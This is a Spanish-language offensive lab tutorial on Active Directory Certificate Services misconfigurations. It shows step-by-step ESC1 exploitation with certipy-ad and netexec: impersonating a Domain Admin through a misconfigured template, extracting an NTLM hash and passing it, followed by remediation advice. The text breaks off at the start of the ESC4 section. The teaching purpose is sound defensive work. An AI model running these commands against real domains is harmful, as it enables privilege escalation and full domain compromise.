Active Directory Certificate Services – Offensive LAB

Explotación y remediación de las vulnerabilidades más comunes de ADCS en entornos reales.

Introducción a Active Directory Certificate Services (ADCS)

¿Qué es Active Directory Certificate Services (ADCS)?

Active Directory Certificate Services (ADCS) es un servicio de Microsoft que permite la gestión de certificados digitales en una infraestructura de Active Directory. Facilita la emisión, revocación y validación de certificados, que son esenciales para la autenticación y la comunicación segura en redes corporativas.

Funciones clave de ADCS en una infraestructura empresarial

- Emisión de Certificados: Emite certificados para usuarios, equipos, servidores y aplicaciones.
- Revocación de Certificados: Gestiona la revocación de certificados comprometidos o caducados.
- Autenticación y Autorización: Facilita la autenticación mediante el uso de certificados digitales y la autorización de acceso.
- Cifrado de Datos: Protege la información mediante cifrado, asegurando la confidencialidad de las comunicaciones.

Componentes principales de ADCS

Autoridad de Certificación (CA)

- CA es el corazón de ADCS. Es responsable de emitir y revocar certificados digitales. Se asegura de la autenticidad de las solicitudes de certificados.
- Vulnerabilidad Común: Si un atacante compromete la CA, puede emitir certificados falsificados, escalando privilegios a sistemas críticos.

Autoridad de Registro (RA)

- La RA valida las solicitudes de certificados antes de que sean emitidos por la CA. Actúa como intermediario en el proceso.
- Vulnerabilidad Común: Si la RA tiene acceso insuficiente o permisos mal configurados, un atacante podría falsificar solicitudes de certificados.

Certificados y Plantillas de Certificados

- Los certificados se usan para autenticar usuarios y equipos, y las plantillas de certificados definen cómo deben ser los certificados emitidos.
- Vulnerabilidad Común: Plantillas mal configuradas permiten que los atacantes emitan certificados con privilegios elevados, como certificados de Domain Admin.

Importancia de ADCS en la Seguridad

Control de Acceso

- ADCS proporciona un mecanismo para controlar el acceso a sistemas y aplicaciones a través de certificados digitales, esencial para autenticación sin contraseña.
- Vulnerabilidad Común: Un acceso inapropiado a las plantillas de certificados o la falta de MFA en la emisión de certificados puede permitir a un atacante comprometer el sistema y escalar privilegios.

Cifrado y Firma Digital

- El cifrado de datos asegura que la información transmitida a través de la red esté protegida, y la firma digital garantiza la integridad de los mensajes y la autenticidad del remitente.
- Vulnerabilidad Común: Si las claves privadas de la CA no están correctamente protegidas, un atacante puede falsificar comunicaciones y obtener acceso a datos confidenciales.

En definitiva, ADCS es un componente crítico para la seguridad de una infraestructura basada en Active Directory. Sin embargo, si no se implementa correctamente, puede convertirse en un objetivo para los atacantes. Durante nuestros pentests, encontramos vulnerabilidades comunes en la configuración de plantillas de certificados, gestión de acceso a la CA y revocación de certificados que pueden ser explotadas para escalar privilegios y comprometer la organización. Es esencial revisar y asegurar estos puntos para evitar riesgos en la infraestructura de ADCS.

Vulnerabilidades más comunes en entornos reales.

Las configuraciones incorrectas en AD CS pueden permitir que un usuario con bajos privilegios escale privilegios en Active Directory, a menudo hasta llegar a Domain Admin. La investigación de SpecterOps introdujo la numeración "ESC" para clasificar estos escenarios de abuso de AD CS.

Las vulnerabilidades más comunes en entornos reales encontradas en organizaciones son;

- ESC1: Enrollee-Supplied Subject for Client Authentication
- ESC4: Template Hijacking
- ESC8: NTLM Relay to AD CS Web Enrollment
- ESC15: Arbitrary Application Policy Injection in V1 Templates (CVE-2024-49019)

En este laboratorio, vamos a ver como explotar y remediar estas vulnerabilidades más comunes, pero antes de empezar, para este laboratorio necesitaremos;

- Kali-Linux (o cualquier distribución con la que os sentéis cómodos)
- Active Directory con ADCS implementado
- Netexec
- Certipy-ad

Referencias oficiales para descargar y configurar estas máquinas virtuales.

KALI-LINUX

ADCS-Install-Guide

CA-Implement-ADCS

Netexec

Certipy-ad

Explotación y remediación

Para ver la explotación y remediación de estas vulnerabilidades, primero vamos a ver como configurar las plantillas para forzar la vulnerabilidad a explotar, seguidamente la explotaremos y finalmente veremos la remediación y recomendaciones.

ESC1: Enrollee-Supplied Subject for Client Authentication

Introducción

La explotación de certificados AD CS ESC1 es una vulnerabilidad crítica en Active Directory Certificate Services. En esta guía, veremos cómo las plantillas de certificados mal configuradas pueden llevar a una escalada de privilegios.

La plantilla de certificados AD CS (Active Directory Certificate Services) es una configuración predefinida en Microsoft AD CS que define el tipo de certificado que un usuario, ordenador o servicio puede solicitar. Especifica parámetros como el propósito del certificado, algoritmos de cifrado, período de validez y si puede ser registrado automáticamente.

Estas plantillas permiten a los administradores controlar la emisión y gestión de certificados dentro del entorno Active Directory de una organización. AD CS utiliza estas plantillas para estandarizar la emisión de certificados, lo que facilita la implementación de certificados seguros para usuarios, computadoras y servicios.


Algunos tipos comunes de plantillas de certificados incluyen:

- User Certificate – Se utiliza para autenticar usuarios.
- Computer Certificate – Se utiliza para autenticar computadoras.
- Web Enrollment Certificate – Se utiliza para inscribirse a través de la web.
- Code Signing Certificate – Se utiliza para firmar software o aplicaciones.

LAB Setup


Lo primero nos vamos a:

Server Manager > Tools > Certification Authority > dominio.local > Certificate Templates > Manage




Una vez en este punto, podemos duplicar o crear una plantilla nueva con la siguiente configuración. En este caso vamos a duplicar la plantilla Code Signing y la vamos a renombrar como ESC1LAB.

Vamos a la pestaña Subject Name y seleccionamos "Supply in the request". Esta es la misconfiguración clave que permite a los atacantes solicitar certificados para cualquier usuario.




Lo siguiente es revisar/modificar los permisos (Acceso para todos los usuarios).

Vamos a la pestaña Security donde podemos ver Authenticated Users y seleccionamos en la pestaña de "Allow" → Enroll




Vamos a la pestaña Extensions y seleccionamos "Application Policies". Esto define cómo puede ser utilizado un certificado.




Una vez que la plantilla esté configurada, necesitamos publicarla en el certificado.

Volvemos a la ventana de Certificate Authority. Clic derecho en Certificate Templates > New > Certificate Template to Issue



Ahora seleccionamos la template que hemos creado y una vez añadida, nos debería de aparecer ya como Certificate Template.



Ya tenemos la template configurada, ahora vamos a ver la explotación.


Explotación

Lo primero de todo es identificar el directorio activo y el AD CS, en algunos casos la entidad certificadora (ADCS) no está configurada en el DC, sino que está configurada en otro servidor. En este caso se encuentra en el mismo DC.

Para identificar la entidad certificadora podemos utilizar la herramienta netexec.


```
nxc smb 14.14.1.14 -M enum_ca
```

Una vez tenemos identificada la CA, es necesario de tener alguna credencial para poder abusar de los certificados, en este caso vamos a utilizar un usuario (jsanchez) que no posee ningún tipo de privilegio.




Como podemos ver no pertenece a ningún grupo en especial, por lo que vamos a enumerar las plantillas configuradas en el CA con certipy-ad.

```
certipy-ad find -u 'jsanchez@factumlab.local' -p $PASS -dc-ip 14.14.1.14 -text -enabled -hide-admins
```



Este comando nos genera un .txt con la información de las templates de ADCS, por lo que si nos vamos a la plantilla que hemos configurado previamente, en ESC1LAB vemos lo siguiente;



Todo lo marcado en la imagen son los indicadores clave que se tienen que cumplir para que la template sea vulnerable a ESC1

- Vulnerabilidad ESC1: Esto señala explícitamente la vulnerabilidad.
- Enrollee Supplies Subject: True. Esto confirma la configuración que permite que el atacante defina el sujeto/victima.
- Client Authentication: True. Esto confirma que el certificado puede ser utilizado para el inicio de sesión.
- User Enrollable Principals mostrando cualquier grupo del cual el atacante sea miembro. Esto confirma que el atacante tiene los derechos necesarios para solicitar un certificado desde esta plantilla.
- Requires Manager Approval: False y Authorized Signatures Required: 0. Esto confirma la ausencia de controles preventivos para la emisión de certificados.

Ahora, una vez identificado la template vulnerable, podemos proceder a explotarla.

El objetivo de esta vulnerabilidad es escalar para obtener un certificado de un Domain Admin, por lo que el primer paso es enumerar los Domain Admins para saber el nombre del usuario a solicitar el certificado.

Desde bloodhound, podemos ver que usuarios pertenecen al grupo Domain Admins.

En este escenario tenemos 2 usuarios pertenecientes al grupo domain Admins, por lo que vamos a centrarnos en el usuario kesh. Para poder solicitar el certificado del usuario kesh debemos conocer su UPN (User Principal Name) y su SID.


Para ello lo podemos ver en el mismo bloodhound o con netexec mediante una consulta LDAP.

```
nxc ldap 14.14.1.14 -u 'jsanchez' -p $PASS --query "(sAMAccountName=kesh)" ""
```

```
→ LAB nxc ldap 14.14.1.14 -u 'jsanchez' -p $PASS --query "(sAMAccountName=kesh)" ""
LDAP        14.14.1.14      389    DC              [*] Windows Server 2022 Build 20348 (name:DC) (domain:factumlab.local) (signing:None
LDAP        14.14.1.14      389    DC              [+] factumlab.local\jsanchez:******
LDAP        14.14.1.14      389    DC              [+] Response for object: CN=Kesh Madrid,CN=Users,DC=factumlab,DC=local
LDAP        14.14.1.14      389    DC              objectClass           top
LDAP        14.14.1.14      389    DC                                    person
LDAP        14.14.1.14      389    DC                                    organizationalPerson
LDAP        14.14.1.14      389    DC                                    user
LDAP        14.14.1.14      389    DC              cn                    Kesh Madrid
LDAP        14.14.1.14      389    DC              sn                    Madrid
LDAP        14.14.1.14      389    DC              givenName             Kesh
LDAP        14.14.1.14      389    DC              distinguishedName     CN=Kesh Madrid,CN=Users,DC=factumlab,DC=local
LDAP        14.14.1.14      389    DC              instanceType          4
LDAP        14.14.1.14      389    DC              whenCreated           20260129120308.0Z
LDAP        14.14.1.14      389    DC              whenChanged           20260212084341.0Z
LDAP        14.14.1.14      389    DC              uSNCreated            12975
LDAP        14.14.1.14      389    DC              memberOf              CN=Group Policy Creator Owners,CN=Users,DC=factumlab,DC=local
LDAP        14.14.1.14      389    DC                                    CN=Domain Admins,CN=Users,DC=factumlab,DC=local
LDAP        14.14.1.14      389    DC                                    CN=Enterprise Admins,CN=Users,DC=factumlab,DC=local
LDAP        14.14.1.14      389    DC                                    CN=Schema Admins,CN=Users,DC=factumlab,DC=local
LDAP        14.14.1.14      389    DC                                    CN=Administrators,CN=Builtin,DC=factumlab,DC=local
LDAP        14.14.1.14      389    DC              uSNChanged            32793
LDAP        14.14.1.14      389    DC              name                  Kesh Madrid
LDAP        14.14.1.14      389    DC              objectGUID            83aa0219-ce7f-1646-a4a2-812d19665322
LDAP        14.14.1.14      389    DC              userAccountControl    66048
LDAP        14.14.1.14      389    DC              badPwdCount           3
LDAP        14.14.1.14      389    DC              codePage              0
LDAP        14.14.1.14      389    DC              countryCode           0
LDAP        14.14.1.14      389    DC              badPasswordTime       134142532788159092
LDAP        14.14.1.14      389    DC              lastLogoff            0
LDAP        14.14.1.14      389    DC              lastLogon             0
LDAP        14.14.1.14      389    DC              pwdLastSet            134141617886732937
LDAP        14.14.1.14      389    DC              primaryGroupID        513
LDAP        14.14.1.14      389    DC              objectSid             S-1-5-21-1843845689-3260025466-1584068510-1134
LDAP        14.14.1.14      389    DC              adminCount            1
LDAP        14.14.1.14      389    DC              accountExpires        9223372036854775807
LDAP        14.14.1.14      389    DC              logonCount            0
LDAP        14.14.1.14      389    DC              sAMAccountName        kesh
LDAP        14.14.1.14      389    DC              sAMAccountType        805306368
LDAP        14.14.1.14      389    DC              userPrincipalName     kesh@factumlab.local
LDAP        14.14.1.14      389    DC              objectCategory        CN=Person,CN=Schema,CN=Configuration,DC=factumlab,DC=local
LDAP        14.14.1.14      389    DC              dSCorePropagationData 20260129123406.0Z
LDAP        14.14.1.14      389    DC                                    16010101000000.0Z
```


Nos guardamos esos datos, ahora lo siguiente que necesitamos es el nombre de la entidad certificadora, que la podemos ver en el .txt generado por certipy-ad al enumerar las templates.

Al principio del todo, podemos ver los Certificates Authorities, donde podemos ver el nombre de nuestra CA



Con estos datos, podemos explotar la Template.


```
certipy-ad req -u 'jsanchez@factumlab.local' -p $PASS -dc-ip '14.14.1.14' -target 'DC.factumlab.local' -ca 'factumlab-DC-CA' -template 'ESC1LAB' -upn 'kesh@factumlab.local' -sid 'S-1-5-21-1843845689-3260025466-1584068510-1134'
```



Ahora ya tenemos el certificado en formato .pfx, por lo que con este certificado podemos solicitar un TGT para obtener el hash NTLMv1 del usuario Administrador del dominio y poder realizar un PassTheHash.

```
certipy-ad auth -pfx 'kesh.pfx' -dc-ip 14.14.1.14
```

```
nxc smb 14.14.1.14 -u 'kesh' -H e922e35a805f166f80c180715aca0e12
```



Con esto ya tendríamos el dominio completamente comprometido, por lo que vamos a ver como remediar estas templates vulnerables a ESC1.

Remediación

Para prevenir la explotación de certificados ADCS ESC1, las organizaciones deben implementar medidas de seguridad fuertes. Auditorías regulares de las plantillas de certificados y una correcta configuración de ADCS pueden mitigar los riesgos de estas vulnerabilidades.

- Restringir los permisos de las plantillas de certificados: Solo los usuarios privilegiados deben tener derechos de inscripción.
- Imponer criptografía fuerte: Usar RSA de 3072/4096 bits y SHA-256/SHA-512.
- Deshabilitar los atributos SAN definidos por el usuario: Prevenir suplantaciones no autorizadas.
- Monitorear la emisión de certificados: Habilitar la auditoría para los Event IDs 4886, 4887, 4768.
- Implementar políticas de revocación de certificados: Usar CRLs y OCSP para invalidar certificados robados.

ESC4: Template Hijacking

Introducción

La vulnerabilidad ESC4 en ADCS es un riesgo alto que permite a los atacantes explotar permisos mal configurados en las plantillas de certificados. Esto les da acceso para modificar configuraciones de seguridad y emitir certificados con privilegios elevados. Al hacerlo, pueden suplantar a usuarios o sistemas privilegiados (como Domain Admins o Domain Controllers) y acceder a recursos sensibles.

Este ataque ocurre cuando las configuraciones de acceso (ACEs) en las plantillas de certificados están mal configuradas y permiten a usuarios no privilegiados cambiar la seguridad de las plantillas. Si los atacantes obtienen control sobre estas plantillas, pueden crear certificados que les dan acceso no autorizado, especialmente utilizando certificados que permiten autenticación de servidores, lo que les da acceso a servidores confiables como los Domain Controllers.

LAB Setup

